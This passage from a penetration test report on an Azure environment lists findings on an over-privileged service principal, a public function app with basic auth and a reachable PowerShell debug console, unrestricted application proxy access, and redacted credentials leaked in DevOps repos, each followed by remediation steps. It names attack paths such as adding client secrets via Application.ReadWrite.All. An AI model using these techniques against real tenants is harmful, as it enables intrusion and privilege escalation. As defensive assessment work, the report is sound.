
The existence of service principals with excessive privileges presents a serious security risk, potentially leading to post-exploitation scenarios. When service principals are granted more permissions than necessary, it opens avenues for attackers to exploit these privileges after an initial breach. This could result in unauthorized actions, data compromise, or even privilege escalation within the environment.

Evidence

WKL observed that certain app registration and enterprise apps have excessive permissions that can lead to post exploitation.

Instance 1: [NAME] (App Registration)

The screenshot below shows that the app has “Application.ReadWrite.All”, which allows it to append additional client secrets in other privileged applications and take control over it.



Some actions may be disabled due to your permissions. To request access, contact the application owner(s) or your administrator. View application owners or administrators.

The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the value in your organization, or in organizations where this app will be used. Learn more

Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions should include all the permissions the application needs. Learn more about permissions and consent

API / Permissions name	Type	Description	Admin co...	Status
Microsoft [redacted] (4)				
Application.Read.All	Application	Read all applications	Yes	✓ Granted for [redacted]
Application.ReadWrite.All	Application	Read and write all applications	Yes	✓ Granted for [redacted]
Application.ReadWrite.OwnedBy	Application	Manage apps that this app crea...	Yes	✓ Granted for [redacted]
User.Read	Delegated	Sign in and read user profile	No	✓ Granted for [redacted]

To view and manage consented permissions for individual apps, as well as your tenant's consent settings, try Enterprise applications.

Figure 93 - Service principal with read and write permissions

Recommendations

To mitigate the risk associated with service principals having excessive privileges, it is crucial to regularly review and minimize permissions to the principle of least privilege. Here are some recommendations:

- Apply the principle of least privilege when assigning permissions.
- Assign only the minimum permissions required for the service principal to perform its intended functions.
- Avoid assigning broad permissions, such as “Administrator” roles, unless necessary.
- Avoid assigning privileged API permissions like “Application.ReadWrite.All”, which can lead to compromising other service principals.
- For service principals that require elevated privileges temporarily, set a limited lifespan for their permissions.
- Assign roles based on job functions and responsibilities.

References

- Privileged roles and permissions in Microsoft Entra ID

Finding: High – Basic Auth Enabled on Function App and Publicly Accessible

Description


WKL discovered that Azure services are publicly accessible without any IP restrictions. This raises the risk of unauthorized access and potential exploitation, underscoring a security gap. The absence of IP restrictions implies a broader attack surface and increased vulnerability. From a penetration testing perspective, this finding emphasizes the importance of implementing strict access controls to mitigate potential risks associated with publicly accessible services.

Impact

The impact of finding publicly accessible Azure services without IP restrictions is significant. It means that anyone, without limitations, could potentially access and interact with these services. This situation heightens the risk of unauthorized usage, data exposure, and potential misuse of resources. The absence of IP restrictions broadens the scope for attackers, increasing the likelihood of security incidents and compromises.

Evidence

WKL observed that the function app “[NAME]” is publicly accessible as shown in the screenshot below.



Home > Function App > [redacted] | Networking >

Access Restrictions

App access


Public access is applied to both main site and advanced tool site. Deny public network access will block all incoming traffic except that comes from private endpoints. Learn more

Allow public access ☑

Site access and rules

Figure 94 - Network setting of function app

Having public access, it was possible to access the [NAME] portal, which allows one to run commands within the function app. This is shown in the following screenshot.



https://[redacted].net/DebugConsole/?shell=powershell

[redacted] Environment Debug console ▾ Process explorer Tools ▾ Site extensions wkl_tester2@[redacted]

Your app is currently in read only mode because you are running from a package file. To make any changes, please update the content in your zip file and WEBSITE_RUN_FROM_PACKAGE app setting.


/ + | 7 items |

	Name	Modified	Size
	[redacted]	[redacted]	
	[redacted]	[redacted]	
	[redacted]	[redacted]	
	[redacted]	[redacted]	
	[redacted]	[redacted]	
	[redacted]	[redacted]	1 KB
	[redacted]	[redacted]	

```
[redacted] Remote Execution Console
Type 'exit' then hit 'enter' to get a new powershell process.
Type 'cls' to clear the console

PS C:\home> 
```

Figure 95 - Function app [NAME] portal

The following screenshot shows that “Basic Auth Publishing Credentials” is enabled, which allows basic auth authentication.



[redacted] | Configuration ☆ ···

Function App

conf ×

Access control (IAM)

Deployment

Deployment Center

Settings

Configuration

Service Connector

Development Tools

Console

Refresh Save Discard Leave Feedback

Application settings | Function runtime settings | General settings

Stack settings

Stack: PowerShell Core

PowerShell Core Version: PowerShell 7.2

Platform settings

Platform: 64 Bit

Managed pipeline version: Integrated

Basic Auth Publishing C...: ● On ○ Off

Disable basic authentication for [redacted] access. Learn more

FTP state: Disabled

FTP based deployment can be disabled or configured to accept FT

HTTP version: 1.1

Figure 96 - Basic auth publishing credentials settings

Recommendations

To enhance the security posture of your Azure function app service and mitigate the risk associated with publicly accessible services lacking IP restrictions, it is crucial to implement IP restrictions and follow security best practices. The following steps are recommended for securing your Azure function app by addressing absent IP restrictions:

- Navigate to the Azure Portal and sign in with your Azure account.
- Select the desired function app and scroll down to the Settings and click on ‘Networking.’
- Under the ‘Access restrictions’ section, click on ‘Configure Access Restrictions.’
- Click on the ‘Add Rule’ button.
- In the ‘Add Access Restriction’ pane, give the rule a name.
- Choose the action: Allow or Deny.
- Select the priority for the rule, where lower numbers have higher priority.
- Define the IP address or IP range in CIDR format for the allowed or denied traffic.
- Click ‘Add’ to save the access restriction rule.
- Review the summary and click ‘Save’ to apply the changes.

References

- Set up Azure App Service access restrictions

Finding: High – Application Proxy Apps Accessible from Untrusted Location

Description


This finding raises a security concern as it implies potential exposure of on-premises applications to untrusted entities. This finding suggests a need to reassess the Azure application proxy configuration, ensuring restricted access to trusted networks, and implementing proper controls to mitigate the risk of unauthorized access or data compromise.

Impact

The impact of the "Application Proxy Accessible from Untrusted Location" finding is significant as it exposes on-premises applications to potentially unauthorized access from untrusted locations. This could lead to unauthorized users gaining entry to sensitive applications, posing risks to data confidentiality and integrity.

Evidence

WKL observed that the applications proxy can be accessed from any location as it doesn't have any IP based restrictions as shown in the following screenshot.



[redacted].net/IdentityManagement/default.aspx

[redacted]

Home

Distribution Groups (DGs)
- My DGs
- My DG Memberships

Security Groups (SGs)
- My SGs
- My SG Memberships

Shared Mailboxes

Service Accounts

Users
- My Profile
- Authentication Workflow Registration

Management Policy Rules
- Workflows
- Sets

Requests & Approvals
- Manage My Requests
- Approve Requests
- Search Requests

Administration

Welcome, [redacted]

Distribution Groups (DGs)

- Create a new DG
- Manage my DGs
- See my DG memberships
- Join a DG

Distribution Groups (DGs) provide an easy way to send email to a group of users. When you send email to a DG, the email will be delivered to all its members.

Security Groups (SGs)

- Create a new SG
- Manage my SGs
- See my SG memberships
- Join a SG

Security groups (SGs) are used to secure network resources. When permissions to a resource are assigned to a SG, all members of the group can access that resource.

Users, Profiles, and Passwords

- Edit my profile
- Register for password reset

Profiles allow you to see information about users in your organization. You can also update certain information in your profile, such as your phone number, or register to reset your password.

Requests

- Approve requests
- See requests I've made

See requests you've made, or approve requests that others have made to you.

Figure 97 – [NAME] portal accessed from application proxy

Recommendations

Application proxy can be restricted based on IP address. To configure the IP-based access, please refer to the following steps:

- Go to the Azure Portal.
- In the left-hand navigation pane, select "Azure Active Directory."
- Under the "Security" section, select "Conditional Access."
- Click on "New policy" to create a new Conditional Access policy.
- Under the "Users and groups" tab, specify the users or groups to which the policy applies.
- Under the "Cloud apps" tab, select the specific application proxy app for which you want to enforce the policy.
- Under the "Conditions" tab, click on "Locations."
- Choose "Include" and then specify the trusted locations (IP ranges) from which access is allowed.
- Under the "Access controls" tab, configure the desired access controls, such as requiring multi-factor authentication or blocking access.
- Under the "Enable policy" tab, choose "Enable policy".
- Review your settings and click on "save" to save the Conditional Access policy.

References

- Using the location condition in a Conditional Access policy

Finding: High – Credentials Leaked in Azure DevOps

Description

This is a security issue where important secret information, like passwords and connection details, have been accidentally exposed, which can be read by users with the Reader role. This kind of issue can lead to unauthorized access and data breaches. It's crucial to act swiftly by reviewing and securing the leaked credentials.


Impact

This issue could compromise the security of applications and services, leading to data breaches and jeopardizing the integrity of the development pipeline. It can allow the attacker to gain access to the sensitive information present in other services.

Evidence

Instance 1: Repo – [NAME] ([FILE])

WKL found that repo "[NAME]" is exposing service principal credentials of the [NAME] tenant.




```
      }
    },
    "[redacted]": {
      "DomainBase": "[redacted]",
      "Endpoints": {
        "IdLookup": {
          "EndpointPath": "v1.0/users",
          "QueryArgs": "$select=identities,othermails,givenName,surname"
        }
      },
      "[redacted]": {
        "Source": "https://[redacted]",
        "ClientId": "[redacted]",
        "ClientSecret": "[redacted]",
        "Scope": "https://[redacted]"
      }
    },
    "ExternalApi": {
      "DomainBase": "[redacted]",
      "Endpoints": {
        "CustomerLookup": {
          "EndpointPath": "customer",
          "QueryArgs": "[redacted]",
          "ArgumentId": "[redacted]
        },
        "UserB2cLookup": {
          "EndpointPath": "contact",
          "QueryArgs": "[redacted]",
          "ArgumentId": "[redacted]"
        },
        "UserLookup": {
          "EndpointPath": "contact",
          "QueryArgs": "[redacted],
```

Figure 98 - Leaked Credentials in [NAME] Repo

Instance 2: Repo – [NAME] ([FILE])

WKL found the vendor account token in [NAME] file.




```
{
  "ApiInternalUrl": "[redacted]",
  "EmailRecipients": "[redacted]",
  "EmailSubjectPrefix": "",
  "ReadOnlyMode": false,
  "WorldPayConfiguration": {
    "VendorAccountId": "[redacted]
    "VendorAccountToken": "[redacted]",
    "VendorApplicationId": "[redacted]",
    "VendorApplicationVersion": "1.0",
    "VendorApplicationName": "[redacted]CSharp",
    "VendorAuthorizationVersion": "Version=2.0",
    "ExpressServicesXmlUrl": "https://[redacted]"
  },
  "SmtpHost": "[redacted]",
  "Serilog": {
    "Using": [ "[redacted]" ],
    "MinimumLevel": {
      "Default": "Information",
      "Override": {
        "Microsoft": "Warning",
        "System": "Warning"
      }
    },
    "WriteTo": [
      {
        "Name": "Console"
      },
      {
        "Name": "WebApiLogTable"
      },
      {
        "Name": "File",
        "Args": {
          "path": "Logs/log.txt",
          "rollingInterval": "Day",
          "retainedFileCountLimit": 100,
          "outputTemplate": "{Timestamp:yyyy-MM-dd HH:mm:ss.fff zzz} [{Level:u3}] {Message:lj}{NewLine}{E
          "shared": true
        }
      }
    ],
    "Enrich": [
      "FromLogContext"
    ]
}
```

